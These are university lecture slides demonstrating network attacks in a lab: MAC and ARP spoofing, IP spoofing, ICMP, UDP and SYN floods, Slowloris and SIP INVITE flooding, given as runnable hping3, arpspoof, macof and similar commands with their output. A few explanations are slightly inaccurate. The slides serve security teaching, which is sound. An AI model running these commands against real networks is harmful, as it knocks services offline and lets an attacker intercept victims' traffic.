CYBR3000

Intro to Cyber-Attacks: Network Attacks – Demo

Dr Dan Kim

Associate Professor in Cybersecurity,
School of EECS
The University of Queensland, Australia
Homepage: https://researchers.uq.edu.au/researcher/23703

Environment

Attacker machine: Kali Linux

IP: 10.0.2.15

Telnet server: Ubuntu 22.04.1

IP: 10.0.2.8

Victim machine: Windows XP SP3

IP: 10.0.2.10

MAC spoofing demo

MAC spoofing

- Show MAC address
  - ifconfig

```
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>
mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast
10.0.2.255
        inet6 fe80::bc3c:e544:7564:e69  prefixlen 64  scopeid
0x20<link>
        ether 08:00:27:1e:36:4a  txqueuelen 1000  (Ethernet)
```

  - ip link show eth0

https://www.kali.org/tools/macchanger/

MAC spoofing

- Features
  - set specific MAC address of a network interface
  - set the MAC randomly
  - set a MAC of another vendor
  - set another MAC of the same vendor
  - set a MAC of the same kind (eg: wireless card)
  - display a vendor MAC list (today, 6200 items) to choose from
- Examples
  - Random: sudo macchanger -r **eth0**
  - Manual: sudo macchanger -m 12:34:56:78:9A:BC eth0
  - Reset to the original: sudo macchanger -p eth0

https://www.kali.org/tools/macchanger/

MAC Flooding

- is a type of network attack that targets network switches.
- The goal is to overwhelm a switch's MAC address table (also known as a CAM table, or Content Addressable Memory table) with a large number of fake MAC addresses.
- When the switch's MAC address table becomes full, it can no longer associate MAC addresses with specific ports.
- Command:
  - **Macof**, short for "Mac Flooding,"
  - sudo macof -i eth0 -n 5 -d 10.0.2.3

- -i → interface
- eth0 → ethernet interface
- -n → number of packets to send
- -d → target IP


https://arasharora2001.medium.com/mac-flooding-attack-8a9ada4f94e5

MAC flooding

- -i → interface
- eth0 → ethernet interface
- -n → number of packets to send
- -d → target IP

```
77:38:d8:3:a:1f c7:14:28:53:31:44 0.0.0.0.29769 > 10.0.2.8.31760: S 843766625:843766625(0)
win 512
2e:b6:76:15:87:ec a4:ec:69:21:74:3f 0.0.0.0.65295 > 10.0.2.8.16812: S 805362881:805362881(0)
win 512
c5:35:47:59:a7:f9 ae:96:fc:5a:d5:1b 0.0.0.0.29120 > 10.0.2.8.52678: S
1504413992:1504413992(0) win 512
52:97:23:31:8b:9d 76:78:2:c:5e:d2 0.0.0.0.41859 > 10.0.2.8.47693: S
1011638719:1011638719(0) win 512
```

- a TCP SYN packet, part of the three-way handshake to establish a TCP connection, being sent from the device with MAC address 77:38:d8:3:a:1f and IP 0.0.0.0 (with the source port 29769) to the device with MAC address c7:14:28:53:31:44 and IP 10.0.2.8 (with port number 31760).
- **win 512**: This indicates the window size, which is the amount of data (in bytes) that the sender is willing to receive




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	140.138.134.71	10.0.2.8	IPv4	54	
2	0.000414040	13.238.176.86	10.0.2.8	IPv4	54	
3	0.000464515	69.35.192.51	10.0.2.8	IPv4	54	
4	0.000501413	144.116.74.101	10.0.2.8	IPv4	54	
5	0.000537106	3.71.190.30	10.0.2.8	IPv4	54	

ARP Spoofing demo

Telnet server installation (on Linux mint)

Telnet server:
Ubuntu22.04.1




IP: 10.0.2.8

- Install telnet and an extended Internet services daemon
  - sudo apt-get install telnetd
  - sudo apt-get install xinetd
- Edit xinetd.conf file - add the following lines:
  - vi /etc/xinetd.conf
  - You may need to change the permission to sudo chmod 766 /etc/xinetd.conf
- (optionally, you may need to add a Pseduo-Terminal Slave (PTS).)
  - vi /etc/securetty
- Restart demon
  - sudo service xinetd restart
  - or #service xinetd restart
- Check if the telnet is working
  - netstat -al
  - nmap localhost

Windows XP (SP3) machine

Victim machine:
Windows XP SP3



IP: 10.0.2.10

- Open command window
  - Run -> cmd
- Type the following command
  - C:\>ipconfig

```
Windows IP Configuration

Ethernet adapter Local Area Connection:
        Connection-specific DNS Suffix . : ...
        IP Address . ..................................: 10.0.2.10
        Subnet Mask ...................................: 255.255.255.0
        Default Gateway ...........................:
```

  - C:\>arp -a

```
Interface : 10.0.2.10 ---0x2
  Internet Address              Physical Address          Type
  10.0.2.10                       52-54-00-12-35-00       dynamic
```

ARP Spoofing

Attacker machine: Kali linux

IP: 10.0.2.15

- sudo arpspoof -i eth0 -t [target] host
  - -i eth0: -i flag specifies the network interface you are using for the attack. In this case, eth0 is the network interface, but it could be different depending on your system (e.g., wlan0 for wireless).
  - -t [target]: -t flag specifies the target IP address you want to spoof. Replace [target] with the IP address of the victim device you want to attack.
  - host: indicates the IP address of the host (or the gateway/router) that you want to impersonate. By performing ARP spoofing, you are tricking the target into thinking that your machine is the host.

- sudo arpspoof -i eth0 -t 10.0.2.10 **10.0.2.1**
- **The victim thinks that 10.0.2.1 is the IP address of the gateway.**

ARP spoofing

- As a result, windows XP machine has the following:
- C:\> arp -a

```
Interface: 10.0.2.10 --- 0x2
  Internet Address      Physical address           Type
  10.0.2.1              08-00-27-1e-36-4a          dynamic
```

Gateway IP address

Kali Linux's MAC address

Victim machine: Windows XP SP3

IP: 10.0.2.10

- Windows machine loses access to internet.

ARP spoofing

- Use fragrouter: # fragrouter -B1

```
$ sudo fragrouter -B1
[sudo] password for kali:
fragrouter: base-1: normal IP forwarding
```

- fragrouter:
  - A tool that intercepts network traffic and fragments it, often used to evade detection by NIDS.
  - It can be used as part of a more extensive network attack strategy, such as ARP spoofing.
- -B1:
  - This option selects a specific behavior or mode in which fragrouter operates.
  - Mode -B1 is known as the "Fragrouter fragmentation" mode.
- Windows XP machine sends all the packets to Kali (because WXP regards it as the gateway).
- Now Kali (attacker) can sniff packets from the victim machine (windows) and find other information.

ARP Spoofing

- You may use Ettercap (GUI)
- Open Ettercap
- Scan host
- Add host(s)
- Start ARP Spoofing

```
vboxuser@Ubuntu22:~$ arp -a
? (10.0.2.2) at 08:00:27:1e:36:4a [ether] on enp0s3
? (10.0.2.15) at 08:00:27:1e:36:4a [ether] on enp0s3
? (10.0.2.3) at 08:00:27:1e:36:4a [ether] on enp0s3
_gateway (10.0.2.1) at 08:00:27:1e:36:4a [ether] on enp0s3
? (10.0.2.10) at 08:00:27:1e:36:4a [ether] on enp0s3
? (10.0.2.4) at 08:00:27:06:f3:72 [ether] on enp0s3
```

ARP spoofing –defence?

- ARP Cache removal
  - C:\> arp –d
- ARP table manual change -> static ARP entries
  - sudo arp –s <IP_Address> <MAC_address>
  - C:\> arp –s 10.0.2.1 [correct MAC address]
- ARP detection tools
  - e.g., arpwatch, arpon, ettercap

IP spoofing

IP Spoofing

- Check default gateway information
  - route -n

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags   Metric   Ref    Use Iface
0.0.0.0         10.0.2.1        0.0.0.0         UG      100      0      0      eth0
10.0.2.0        0.0.0.0         255.255.255.0   U       100      0      0      eth0
```

- Check IP address
  - ifconfig

```
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::bc3c:e544:7564:e69  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1e:36:4a  txqueuelen 1000  (Ethernet)
        RX packets 70  bytes 11297 (11.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 38  bytes 5586 (5.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

IP Spoofing

Target IP address: 10.0.2.8
Local IP address: 10.0.2.15

- Craft a packet with a spoofed source IP address using the following command
  - sudo hping3 -a <spoofed_ip> -c <packet_count> -d <data_size> -S -p <target_port> <target_ip>
    - ✓ Replace <spoofed_ip> with the IP address you want to spoof.
    - ✓ Replace <packet_count> with the number of packets to send.
    - ✓ Replace <data_size> with the size of the payload.
    - ✓ Replace <target_port> with the target port (e.g., 23 for telnet).
    - ✓ Replace <target_ip> with 10.0.2.8.
  - sudo hping3 -a 10.0.2.100 -c 10 -d 120 -S -p 23 10.0.2.8
    - ✓ This command sends 10 spoofed SYN packets from IP 10.0.2.100 to the target IP 10.0.2.8 on port 80.
    - ✓ -a 10.0.2.100: Spoofs the source IP address to 10.0.2.100. This means the packet will appear to come from this IP address instead of the actual IP of the machine running the command.

ICMP Flooding attack demo

ICMP flooding


- Command
  - hping3 --icmp --flood <Target IP Address>

sudo hping3 --icmp --flood 10.0.2.8

```
HPING 10.0.2.8 (eth0 10.0.2.8): icmp mode set, 28 headers + 0
data bytes
hping in flood mode, no replies will be shown
sudo hping3 --icmp --flood 10.0.2.8
HPING 10.0.2.8 (eth0 10.0.2.8): icmp mode set, 28 headers + 0
data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.2.8 hping statistic ---
37318 packets transmitted, 0 packets received, 100% packet
loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

ICMP flooding

- Command
  - hping3 --icmp --flood <Target IP Address>



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=0/0, ttl=6
2	0.000615811	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=256/1, tt
3	0.001085237	10.0.2.8	10.0.2.15	ICMP	60	Echo (ping) reply id=0xc77f, seq=0/0, ttl=6
4	0.001676104	10.0.2.8	10.0.2.15	ICMP	60	Echo (ping) reply id=0xc77f, seq=256/1, tt
5	0.001845169	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=512/2, tt
6	0.002897920	10.0.2.8	10.0.2.15	ICMP	60	Echo (ping) reply id=0xc77f, seq=512/2, tt
7	0.003066260	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=768/3, tt
8	0.003266675	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=1024/4, t
9	0.003448009	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=1280/5, t
10	0.003622536	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=1536/6, t
11	0.003796879	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=1792/7, t
12	0.003941764	10.0.2.8	10.0.2.15	ICMP	60	Echo (ping) reply id=0xc77f, seq=768/3, tt
13	0.003941833	10.0.2.8	10.0.2.15	ICMP	60	Echo (ping) reply id=0xc77f, seq=1024/4, t
14	0.003941875	10.0.2.8	10.0.2.15	ICMP	60	Echo (ping) reply id=0xc77f, seq=1280/5, t
15	0.003941903	10.0.2.8	10.0.2.15	ICMP	60	Echo (ping) reply id=0xc77f, seq=1536/6, t
16	0.004174496	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=2048/8, t
17	0.004480204	10.0.2.8	10.0.2.15	ICMP	60	Echo (ping) reply id=0xc77f, seq=1792/7, t
18	0.004532329	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=2304/9, t
19	0.004700425	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=2560/10,
20	0.004928842	10.0.2.8	10.0.2.15	ICMP	60	Echo (ping) reply id=0xc77f, seq=2048/8, t
21	0.004928883	10.0.2.8	10.0.2.15	ICMP	60	Echo (ping) reply id=0xc77f, seq=2304/9, t
22	0.005140252	10.0.2.8	10.0.2.15	ICMP	60	Echo (ping) reply id=0xc77f, seq=2560/10,
23	0.005350477	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=2816/11,
24	0.005515657	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=3072/12,
25	0.005678647	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=3328/13,
26	0.005842657	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=3584/14,
27	0.006005499	10.0.2.15	10.0.2.8	ICMP	42	Echo (ping) request id=0xc77f, seq=3840/15,
28	0.006146071	10.0.2.8	10.0.2.15	ICMP	60	Echo (ping) reply id=0xc77f, seq=2816/11,
29	0.006146120	10.0.2.8	10.0.2.15	ICMP	60	Echo (ping) reply id=0xc77f, seq=3072/12,

ICMP flooding

- Target machine – CPU usage / Linux command
  - top
  - top –i

```
top - 22:51:42 u
Tasks: 170 total
%Cpu(s):  0.4 us
MiB Mem :   1968
MiB Swap:   2680

  PID USER
 1413 vboxuser
```

vboxuser@Ubuntu22: ~

```
top - 22:52:09 up  1:12,  1 user,  load average: 0.71, 0.31, 0.12
Tasks: 170 total,   2 running, 168 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.7 us,  0.4 sy,  0.0 ni, 11.7 id,  0.0 wa,  0.0 hi, 87.2 si,  0.0 st
MiB Mem :   1968.6 total,    130.2 free,    670.0 used,   1168.4 buff/cache
MiB Swap:   2680.0 total,   2680.0 free,      0.0 used.   1114.4 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   16 root      20   0       0      0      0 R  56.6   0.0   0:51.19 ksoftirqd/0
 1413 vboxuser  20   0 3482924 340604 129312 S   6.0  16.9   0:43.81 gnome-shell
 1387 vboxuser  20   0  315232   8448   7296 S   0.3   0.4   0:00.51 gvfs-afc-volume
 1657 vboxuser  20   0  347320  28416  17540 S   0.3   1.4   0:01.29 ibus-extension-
 2689 root      20   0       0      0      0 I   0.3   0.0   0:05.12 kworker/0:1-events
 3041 vboxuser  20   0   13084   4096   3328 R   0.3   0.2   0:00.39 top
```

UDP flooding

UDP flooding

- To perform a UDP flood attack using hping3, you can use the following command:
  - sudo hping3 --flood --udp -p [PORT] [TARGET_IP]
  - sudo hping3 --flood --udp -p 80 10.0.2.2
  - sudo hping3 --flood –udp -p 23 10.0.2.4


Syn Flooding

TCP Syn Flooding

- sudo hping3 -S 10.0.2.8
- sudo hping3 -S 10.0.2.8 --rand-source
- sudo hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.1.159
  - sending 15000 packets (-c 15000) at a size of 120 bytes (-d 120) each.
  - SYN Flag (-S) should be enabled, with a TCP window size of 64 (-w 64).
  - specify port 80 (-p 80) and use the --flood flag to send packets as fast as possible.
  - --rand-source flag generates spoofed IP addresses to disguise the real source and avoid detection but at the same time stop the victim’s SYN-ACK reply packets from reaching the attacker.

HTTP slowloris

HTTP Slowloris



0d 0a 0d 0a

0d 0a

HTTP Slowloris attack

- slowloris.py [-h] [-p PORT] [-c COUNT] [-f FREQ] [-v] [-s] [RHOST]
- Nmap scan report for 10.0.2.4
  - 80/tcp open http

- sudo python slowloris.py -p 80 -c 100 10.0.2.4
  - [time] Attacking 10.0.2.4 with 100 attackers
  - [time] Establishing connections..
  - [time] Keeping 100 attacker connections alive..

- Alternatively, you may use "**slowhttptest**"
  - https://www.kali.org/tools/slowhttptest/
  - e.g. slowhttptest -c 1000 -H -g -o slowhttp -i 10 -r 200 -t GET -u http://192.168.1.202/index.php -x 24 -p 3

https://github.com/Zatrac/slowloris.py

SIP flooding

SIP Invite Flooding

- root@kali:~# inviteflood -h
- inviteflood - Version 2.0
- June 09, 2006
- Usage:
- Mandatory -
- interface (e.g. eth0)
- target user (e.g. "" or john.doe or 5000 or "1+210-555-1212")
- target domain (e.g. enterprise.com or an IPv4 address)
- IPv4 addr of flood target (ddd.ddd.ddd.ddd)
- flood stage (i.e. number of packets)
- Optional -
- -a flood tool "From:" alias (e.g. jane.doe)
- -i IPv4 source IP address [default is IP address of interface]
- -S srcPort (0 - 65535) [default is well-known discard port 9]
- -D destPort (0 - 65535) [default is well-known SIP port 5060]
- -l lineString line used by SNOM [default is blank]
- -s sleep time btwn INVITE msgs (usec)
- -h help - print this usage
- -v verbose output mode

SIP invite flooding over UDP/IP

- Command
  - sudo inviteflood eth0 sender1 example.local 10.0.2.8 100

  - Sender1: user name
  - example.local: The domain or hostname to target.
  - 10.0.2.8: The IP address of the target.
  - 100: Possibly the number of flood packets or the duration of the attack in seconds.

https://www.kali.org/tools/inviteflood/